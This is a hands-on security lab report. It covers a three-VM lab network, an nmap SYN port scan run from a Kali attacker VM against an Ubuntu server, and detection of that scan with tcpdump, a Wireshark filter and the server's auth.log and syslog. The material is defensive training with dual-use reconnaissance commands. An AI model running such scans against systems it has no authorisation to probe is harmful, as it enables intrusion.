OFFENSIVE AND DEFENSIVE SECURITY

(SOC, IR, SIEM)

INTERGRATING:

- ✓PSAD (PORT SCAN ATTACK DETECTOR)
- ✓FAIL2BAN

PREPARED BY: Jean Chrysostome NDAYISABYE

Contents

1. Project Overview

This project guides through practical security operations scenarios using open-source tools. It is designed to develop foundational skills in Security Operations Center (SOC) monitoring, Incident Response (IR), and Security Information and Event Management (SIEM).

By completing these labs, we will be able:

- To Analyze malicious network traffic
- To Investigate security incidents
- To Deploy and utilize a SIEM tool to detect intrusions

The project involves realistic, hands-on labs that simulate cyberattacks and defensive responses, preparing for real-world cybersecurity roles.

2. Lab Network Environment Analysis

2.1. Network Topology Overview

The lab environment consists of three virtual machines configured on the same network segment (192.168.81.0/24) to simulate a realistic cybersecurity scenario:

Machine Configurations

1. Kali Linux (Attacker Machine) - 192.168.81.133

- **Role**: Penetration testing and attack simulation
- **Interface**: eth0 and eth1 configured

- **Network Details**:
    - ✓ IP: 192.168.81.133
    - ✓ Netmask: 255.255.255.0
    - ✓ Broadcast: 192.168.81.255
- **Purpose**: This machine will be used to perform network reconnaissance, generate payloads, and simulate attacks

2. Ubuntu Server (SIEM/SOC Target) - 192.168.81.161

- **Role**: Security monitoring and SIEM platform
- **Interface**: ens34 configured
- **Network Details**:
    - ✓ IP: 192.168.81.161
    - ✓ Netmask: 255.255.255.0
    - ✓ Broadcast: 192.168.81.255
- **Purpose**: Will host Wazuh SIEM, monitor network traffic, and serve as the primary target for scanning activities

3. Ubuntu Desktop (Victim Machine) - 192.168.81.164

- **Role**: Simulated victim workstation
- **Interface**: ens34 configured
- **Network Details**:
    - ✓ IP: 192.168.81.164
    - ✓ Netmask: 255.255.255.0
    - ✓ Broadcast: 192.168.81.255

- **Purpose**: Target for reverse shell attacks and incident response scenarios

2.2 Network Analysis and Connectivity Status

All three machines are properly configured and should be able to communicate with each other:

- **Network Segment**: 192.168.81.0/24
- **Gateway**: 192.168.81.1 (standard configuration)
- **Broadcast Domain**: All machines share the same broadcast address (192.168.81.255)

Kali Linux ip:192.168.81.133

```
┌──(kali㉿teamshadowops)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.5.130  netmask 255.255.255.0  broadcast 192.168.5.255
        inet6 fe80::fb99:ac6a:fc66:3c2d  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:ad:a5:b3  txqueuelen 1000  (Ethernet)
        RX packets 399  bytes 28632 (27.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 143  bytes 12908 (12.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.81.133  netmask 255.255.255.0  broadcast 192.168.81.255
        inet6 fe80::8530:fdf8:2aa9:5074  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:ad:a5:bd  txqueuelen 1000  (Ethernet)
        RX packets 21050  bytes 1264967 (1.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21154  bytes 1272651 (1.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Ubuntu server ip:192.168.81.161

```
chrysostome@chrysostome:/$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.5.154  netmask 255.255.255.0  broadcast 192.168.5.255
        inet6 fe80::20c:29ff:fe12:421b  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:12:42:1b  txqueuelen 1000  (Ethernet)
        RX packets 860  bytes 142937 (142.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 462  bytes 100597 (100.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens34: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.81.161  netmask 255.255.255.0  broadcast 192.168.81.255
        inet6 fe80::20c:29ff:fe12:4225  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:12:42:25  txqueuelen 1000  (Ethernet)
        RX packets 22228  bytes 1339551 (1.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22324  bytes 1345235 (1.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 15609  bytes 1707321 (1.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15609  bytes 1707321 (1.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

chrysostome@chrysostome:/$ _
```

Ubuntu desktop ip:192.168.81.164

```
chrysostome@teamshadowops:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.5.155  netmask 255.255.255.0  broadcast 192.168.5.255
        inet6 fe80::c312:2827:887f:aeab  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:41:b8:f6  txqueuelen 1000  (Ethernet)
        RX packets 31  bytes 4783 (4.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 77  bytes 9234 (9.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens34: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.81.164  netmask 255.255.255.0  broadcast 192.168.81.255
        inet6 fe80::20c:29ff:fe41:b800  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:41:b8:00  txqueuelen 1000  (Ethernet)
        RX packets 21  bytes 2958 (2.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 83  bytes 10066 (10.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 126  bytes 11222 (11.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 126  bytes 11222 (11.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

3. SOC Lab: Network Reconnaissance Detection

3.1 Overview

This comprehensive analysis examines the SOC Lab through three distinct perspectives, providing detailed forensic examination of a network reconnaissance attack. This demonstrates professional-grade security monitoring capabilities by analyzing the same attack scenario from multiple viewpoints: the attacker's execution environment, real-time network traffic monitoring, and detailed packet-level forensic analysis.

Lab Exercise Context

Objective: To Simulate and detect network reconnaissance activities in a controlled environment

Attack Scenario: TCP SYN scan targeting network infrastructure monitoring


Goal: Simulate an attacker scanning a network and detect the behavior from a SOC perspective

Three-Perspective Analysis Approach

1. Attacker Perspective **(Screenshot 1): Nmap** execution showing reconnaissance and results.
2. Network Monitoring Perspective **(Screenshot 2):** Real-time traffic capture using **tcpdump.**
3. Forensic Analysis Perspective **(Screenshot 3):** Detailed packet inspection using **Wireshark.**

```
┌──(teamshadowops㉿chrysostomend)-[/home/kali]
└─$ sudo nmap -sS -p 1-1000 192.168.81.161 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-30 05:18 EDT
Nmap scan report for 192.168.81.161
Host is up (0.00013s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:12:42:25 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.71 seconds

┌──(teamshadowops㉿chrysostomend)-[/home/kali]
└─$
```

(Screenshot 1)



(Screenshot 2)


```
teamshadowops@chrysostome:/home/chrysostome$ sudo tcpdump -i ens34
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens34, link-type EN10MB (Ethernet), snapshot length 262144 bytes
09:34:00.470732 ARP, Request who-has 192.168.81.161 tell 192.168.81.133, length 46
09:34:00.470750 ARP, Reply 192.168.81.161 is-at 00:0c:29:12:42:25 (oui Unknown), length 28
09:34:00.526977 IP 192.168.81.161.57180 > 192.168.81.1.domain: Flags [S], seq 304502750, win 64240, options [mss 1460,sackOK,TS val 2546514607 ecr 0,nop,wscale
7,tfo  cookiereq,nop,nop], length 0
09:34:00.535547 IP 192.168.81.133.55902 > 192.168.81.1.domain: 27099+ PTR? 161.81.168.192.in-addr.arpa. (45)
09:34:01.582681 IP 192.168.81.161.57180 > 192.168.81.1.domain: Flags [S], seq 304502750, win 64240, options [mss 1460,sackOK,TS val 2546515663 ecr 0,nop,wscale
7], length 0
09:34:02.606770 IP 192.168.81.161.57180 > 192.168.81.1.domain: Flags [S], seq 304502750, win 64240, options [mss 1460,sackOK,TS val 2546516687 ecr 0,nop,wscale
7], length 0
09:34:03.074718 IP 192.168.81.133.55902 > 192.168.81.1.domain: 27100+ PTR? 161.81.168.192.in-addr.arpa. (45)
09:34:03.630345 IP 192.168.81.161.57180 > 192.168.81.1.domain: Flags [S], seq 304502750, win 64240, options [mss 1460,sackOK,TS val 2546517711 ecr 0,nop,wscale
7], length 0
09:34:04.654386 IP 192.168.81.161.57180 > 192.168.81.1.domain: Flags [S], seq 304502750, win 64240, options [mss 1460,sackOK,TS val 2546518735 ecr 0,nop,wscale
7], length 0
09:34:05.614701 ARP, Request who-has 192.168.81.1 tell 192.168.81.161, length 28
09:34:05.615969 ARP, Reply 192.168.81.1 is-at 00:50:56:c0:00:01 (oui Unknown), length 46
09:34:20.551254 IP 192.168.81.161.43634 > 192.168.81.1.domain: 8204+ PTR? 1.81.168.192.in-addr.arpa. (43)
09:34:20.553807 IP 192.168.81.161.51492 > 192.168.81.1.domain: Flags [S], seq 3336626241, win 64240, options [mss 1460,sackOK,TS val 2546534634 ecr 0,nop,wscale
 7,tfo  cookiereq,nop,nop], length 0
09:34:30.685195 IP 192.168.81.161.59128 > 192.168.81.1.domain: 36380+ PTR? 133.81.168.192.in-addr.arpa. (45)
09:34:30.687433 IP 192.168.81.161.55663 > 192.168.81.1.domain: 628+ PTR? 161.81.168.192.in-addr.arpa. (45)
09:34:30.687842 IP 192.168.81.161.36900 > 192.168.81.1.domain: 8204+ PTR? 1.81.168.192.in-addr.arpa. (43)
^C
16 packets captured
2033 packets received by filter
2017 packets dropped by kernel
teamshadowops@chrysostome:/home/chrysostome$ _
```

(Screenshot 3)

3.2 Screenshot of captured scan in Wireshark

sudo tcpdump -i ens34 -nn 'src host 192.168.81.133 and tcp[13] & 2 != 0' -w **syn_scan.pcap**

Filter in Wireshark: **tcp.flags.syn == 1 && tcp.flags.ack == 0 && ip.src == 192.168.81.133**




Auth.log:

```
teamshadowops@chrysostome:/home/chrysostome$ sudo tail -f /var/log/auth.log
2025-06-30T21:35:01.684562+00:00 chrysostome CRON[1389]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
2025-06-30T21:35:01.688854+00:00 chrysostome CRON[1389]: pam_unix(cron:session): session closed for user root
2025-06-30T21:35:13.717057+00:00 chrysostome sshd[1376]: Received disconnect from 192.168.81.133 port 39178:11: disconnected by user
2025-06-30T21:35:13.717328+00:00 chrysostome sshd[1376]: Disconnected from user teamshadowops 192.168.81.133 port 39178
2025-06-30T21:35:13.718236+00:00 chrysostome sshd[1306]: pam_unix(sshd:session): session closed for user teamshadowops
2025-06-30T21:35:13.721770+00:00 chrysostome systemd-logind[839]: Session 4 logged out. Waiting for processes to exit.
2025-06-30T21:35:13.722471+00:00 chrysostome systemd-logind[839]: Removed session 4.
2025-06-30T21:35:23.990813+00:00 chrysostome (sd-pam): pam_unix(systemd-user:session): session closed for user teamshadowops
2025-06-30T21:35:36.578363+00:00 chrysostome sudo: teamshadowops : TTY=pts/0 ; PWD=/home/chrysostome ; USER=root ; COMMAND=/usr/bin/tail -f /var/log/auth.log
2025-06-30T21:35:36.578727+00:00 chrysostome sudo: pam_unix(sudo:session): session opened for user root(uid=0) by chrysostome(uid=1002)
2025-06-30T21:35:52.733398+00:00 chrysostome sshd[1407]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.81.133
 user=teamshadowops
2025-06-30T21:35:54.277464+00:00 chrysostome sshd[1407]: Failed password for teamshadowops from 192.168.81.133 port 54044 ssh2
2025-06-30T21:36:00.627731+00:00 chrysostome sshd[1407]: Accepted password for teamshadowops from 192.168.81.133 port 54044 ssh2
2025-06-30T21:36:00.629358+00:00 chrysostome sshd[1407]: pam_unix(sshd:session): session opened for user teamshadowops(uid=1002) by teamshadowops(uid=0)
2025-06-30T21:36:00.635558+00:00 chrysostome systemd-logind[839]: New session 7 of user teamshadowops.
2025-06-30T21:36:00.658763+00:00 chrysostome (systemd): pam_unix(systemd-user:session): session opened for user teamshadowops(uid=1002) by teamshadowops(uid=0)
```

```
2025-06-30T08:36:39.666164+00:00 chrysostome sudo: pam_unix(sudo:session): session opened for user root(uid=0) by chrysostome(uid=1000)
2025-06-30T08:36:39.679749+00:00 chrysostome su[1619]: (to teamshadowops) root on pts/0
2025-06-30T08:36:39.680428+00:00 chrysostome su[1619]: pam_unix(su:session): session opened for user teamshadowops(uid=1002) by chrysostome(uid=0)
2025-06-30T08:36:57.599700+00:00 chrysostome su[1619]: pam_unix(su:session): session closed for user teamshadowops
2025-06-30T08:36:57.601576+00:00 chrysostome sudo: pam_unix(sudo:session): session closed for user root
2025-06-30T08:37:18.476133+00:00 chrysostome su[1633]: (to teamshadowops) chrysostome on tty1
2025-06-30T08:37:18.477748+00:00 chrysostome su[1633]: pam_unix(su:session): session opened for user teamshadowops(uid=1002) by chrysostome(uid=1000)
2025-06-30T08:37:46.425515+00:00 chrysostome sudo: teamshadowops : TTY=tty1 ; PWD=/home/chrysostome ; USER=root ; COMMAND=/usr/bin/su
2025-06-30T08:37:46.432999+00:00 chrysostome sudo: pam_unix(sudo:session): session opened for user root(uid=0) by chrysostome(uid=1002)
2025-06-30T08:37:46.433168+00:00 chrysostome su[1645]: (to root) root on pts/0
2025-06-30T08:37:46.434755+00:00 chrysostome su[1645]: pam_unix(su:session): session opened for user root(uid=0) by chrysostome(uid=0)
2025-06-30T08:37:57.456527+00:00 chrysostome su[1645]: pam_unix(su:session): session closed for user root
2025-06-30T08:37:57.458006+00:00 chrysostome sudo: pam_unix(sudo:session): session closed for user root
2025-06-30T08:45:01.219529+00:00 chrysostome CRON[1685]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
2025-06-30T08:45:01.226655+00:00 chrysostome CRON[1685]: pam_unix(cron:session): session closed for user root
2025-06-30T08:55:01.239545+00:00 chrysostome CRON[1695]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
2025-06-30T08:55:01.245486+00:00 chrysostome CRON[1695]: pam_unix(cron:session): session closed for user root
2025-06-30T09:05:01.263394+00:00 chrysostome CRON[1706]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
2025-06-30T09:05:01.264856+00:00 chrysostome CRON[1706]: pam_unix(cron:session): session closed for user root
2025-06-30T09:13:52.261428+00:00 chrysostome su[1633]: pam_unix(su:session): session closed for user teamshadowops
2025-06-30T09:14:10.613682+00:00 chrysostome sudo: chrysostome : TTY=tty1 ; PWD=/home/chrysostome ; USER=root ; COMMAND=/usr/bin/su shadowops
2025-06-30T09:14:10.614478+00:00 chrysostome sudo: pam_unix(sudo:session): session opened for user root(uid=0) by chrysostome(uid=1000)
2025-06-30T09:14:10.618685+00:00 chrysostome sudo: pam_unix(sudo:session): session closed for user root
2025-06-30T09:14:27.681101+00:00 chrysostome sudo: chrysostome : TTY=tty1 ; PWD=/home/chrysostome ; USER=root ; COMMAND=/usr/bin/su teamshadowops
2025-06-30T09:14:27.681737+00:00 chrysostome sudo: pam_unix(sudo:session): session opened for user root(uid=0) by chrysostome(uid=1000)
2025-06-30T09:14:27.684988+00:00 chrysostome su[1869]: (to teamshadowops) root on pts/0
2025-06-30T09:14:27.685975+00:00 chrysostome su[1869]: pam_unix(su:session): session opened for user teamshadowops(uid=1002) by chrysostome(uid=0)
2025-06-30T09:14:56.244756+00:00 chrysostome sudo: teamshadowops : TTY=pts/0 ; PWD=/home/chrysostome ; USER=root ; COMMAND=/usr/bin/whoami
2025-06-30T09:14:56.246867+00:00 chrysostome sudo: pam_unix(sudo:session): session opened for user root(uid=0) by chrysostome(uid=1002)
2025-06-30T09:14:56.248343+00:00 chrysostome sudo: pam_unix(sudo:session): session closed for user root
2025-06-30T09:15:01.275621+00:00 chrysostome CRON[1881]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
2025-06-30T09:15:01.280419+00:00 chrysostome CRON[1881]: pam_unix(cron:session): session closed for user root
2025-06-30T09:17:01.289502+00:00 chrysostome CRON[1890]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
2025-06-30T09:17:01.292738+00:00 chrysostome CRON[1890]: pam_unix(cron:session): session closed for user root
2025-06-30T09:25:01.299371+00:00 chrysostome CRON[1944]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
2025-06-30T09:25:01.302268+00:00 chrysostome CRON[1944]: pam_unix(cron:session): session closed for user root
2025-06-30T09:28:48.316227+00:00 chrysostome sudo: teamshadowops : TTY=pts/0 ; PWD=/home/chrysostome ; USER=root ; COMMAND=/usr/bin/tcpdump -i ens34
2025-06-30T09:28:48.318612+00:00 chrysostome sudo: pam_unix(sudo:session): session opened for user root(uid=0) by chrysostome(uid=1002)
2025-06-30T09:32:53.279051+00:00 chrysostome sudo: pam_unix(sudo:session): session closed for user root
2025-06-30T09:33:29.523620+00:00 chrysostome sudo: teamshadowops : TTY=pts/0 ; PWD=/home/chrysostome ; USER=root ; COMMAND=/usr/bin/tcpdump -i ens34
2025-06-30T09:33:29.524781+00:00 chrysostome sudo: pam_unix(sudo:session): session opened for user root(uid=0) by chrysostome(uid=1002)
2025-06-30T09:34:31.137993+00:00 chrysostome sudo: pam_unix(sudo:session): session closed for user root
2025-06-30T09:35:01.314055+00:00 chrysostome CRON[1981]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
2025-06-30T09:35:01.318468+00:00 chrysostome CRON[1981]: pam_unix(cron:session): session closed for user root
2025-06-30T09:40:39.606634+00:00 chrysostome sudo: teamshadowops : TTY=pts/0 ; PWD=/var/log ; USER=root ; COMMAND=/usr/bin/cat syslog
2025-06-30T09:40:39.608559+00:00 chrysostome sudo: pam_unix(sudo:session): session opened for user root(uid=0) by chrysostome(uid=1002)
2025-06-30T09:40:39.637834+00:00 chrysostome sudo: pam_unix(sudo:session): session closed for user root
2025-06-30T09:41:27.723144+00:00 chrysostome sudo: teamshadowops : TTY=pts/0 ; PWD=/var/log ; USER=root ; COMMAND=/usr/bin/cat auth.log
2025-06-30T09:41:27.724538+00:00 chrysostome sudo: pam_unix(sudo:session): session opened for user root(uid=0) by chrysostome(uid=1002)
teamshadowops@chrysostome:/var/log$ _
```

Syslog:


teamshadowops@chrysostome:/home/chrysostome$ sudo tail -f /var/log/syslog
2025-06-30T21:36:00.762129+00:00 chrysostome systemd[1]: Started user@1002.service - User Manager for UID 1002.
2025-06-30T21:36:00.771653+00:00 chrysostome systemd[1]: Started session-7.scope - Session 7 of User teamshadowops.
2025-06-30T21:36:09.950784+00:00 chrysostome systemd-resolved[676]: Using degraded feature set UDP instead of UDP+EDNS0 for DNS server 192.168.81.1.
2025-06-30T21:36:25.710403+00:00 chrysostome systemd-resolved[676]: Using degraded feature set TCP instead of UDP for DNS server 192.168.81.1.
2025-06-30T21:36:56.451287+00:00 chrysostome systemd-resolved[676]: Using degraded feature set UDP instead of TCP for DNS server 192.168.81.1.
2025-06-30T21:37:12.201359+00:00 chrysostome systemd-resolved[676]: Using degraded feature set TCP instead of UDP for DNS server 192.168.81.1.
2025-06-30T21:37:42.951327+00:00 chrysostome systemd-resolved[676]: Using degraded feature set UDP instead of TCP for DNS server 192.168.81.1.
2025-06-30T21:37:53.340720+00:00 chrysostome systemd[1]: Starting systemd-tmpfiles-clean.service - Cleanup of Temporary Directories...
2025-06-30T21:37:53.354944+00:00 chrysostome systemd[1]: systemd-tmpfiles-clean.service: Deactivated successfully.
2025-06-30T21:37:53.355013+00:00 chrysostome systemd[1]: Finished systemd-tmpfiles-clean.service - Cleanup of Temporary Directories.
2025-06-30T21:40:06.471134+00:00 chrysostome systemd[1]: Starting sysstat-collect.service - system activity accounting tool...
2025-06-30T21:40:06.478386+00:00 chrysostome systemd[1]: sysstat-collect.service: Deactivated successfully.
2025-06-30T21:40:06.479399+00:00 chrysostome systemd[1]: Finished sysstat-collect.service - system activity accounting tool.
^C
teamshadowops@chrysostome:/home/chrysostome$

```
2025-06-30T09:23:20.414922+00:00 chrysostome systemd[1]: Starting upower.service - Daemon for power management...
2025-06-30T09:23:20.483538+00:00 chrysostome dbus-daemon[801]: [system] Successfully activated service 'org.freedesktop.UPower'
2025-06-30T09:23:20.484369+00:00 chrysostome systemd[1]: Started upower.service - Daemon for power management.
2025-06-30T09:23:20.544323+00:00 chrysostome fwupd[1903]: 09:23:20.543 FuMain              Daemon ready for requests (locale en_US.UTF-8)
2025-06-30T09:23:20.544931+00:00 chrysostome dbus-daemon[801]: [system] Successfully activated service 'org.freedesktop.fwupd'
2025-06-30T09:23:20.545014+00:00 chrysostome systemd[1]: Started fwupd.service - Firmware update daemon.
2025-06-30T09:23:20.553114+00:00 chrysostome fwupdmgr[1898]: Updating lvfs
2025-06-30T09:23:20.555360+00:00 chrysostome systemd-resolved[677]: Grace period over, resuming full feature set (UDP+EDNS0) for DNS server 192.168.5.2.
2025-06-30T09:24:23.729249+00:00 chrysostome fwupdmgr[1898]: Successfully downloaded new metadata: 0 local devices supported
2025-06-30T09:24:23.734509+00:00 chrysostome systemd[1]: fwupd-refresh.service: Deactivated successfully.
2025-06-30T09:24:23.735610+00:00 chrysostome systemd[1]: Finished fwupd-refresh.service - Refresh fwupd metadata and update motd.
2025-06-30T09:25:01.299738+00:00 chrysostome CRON[1945]: (root) CMD (command -v debian-sa1 > /dev/null && debian-sa1 1 1)
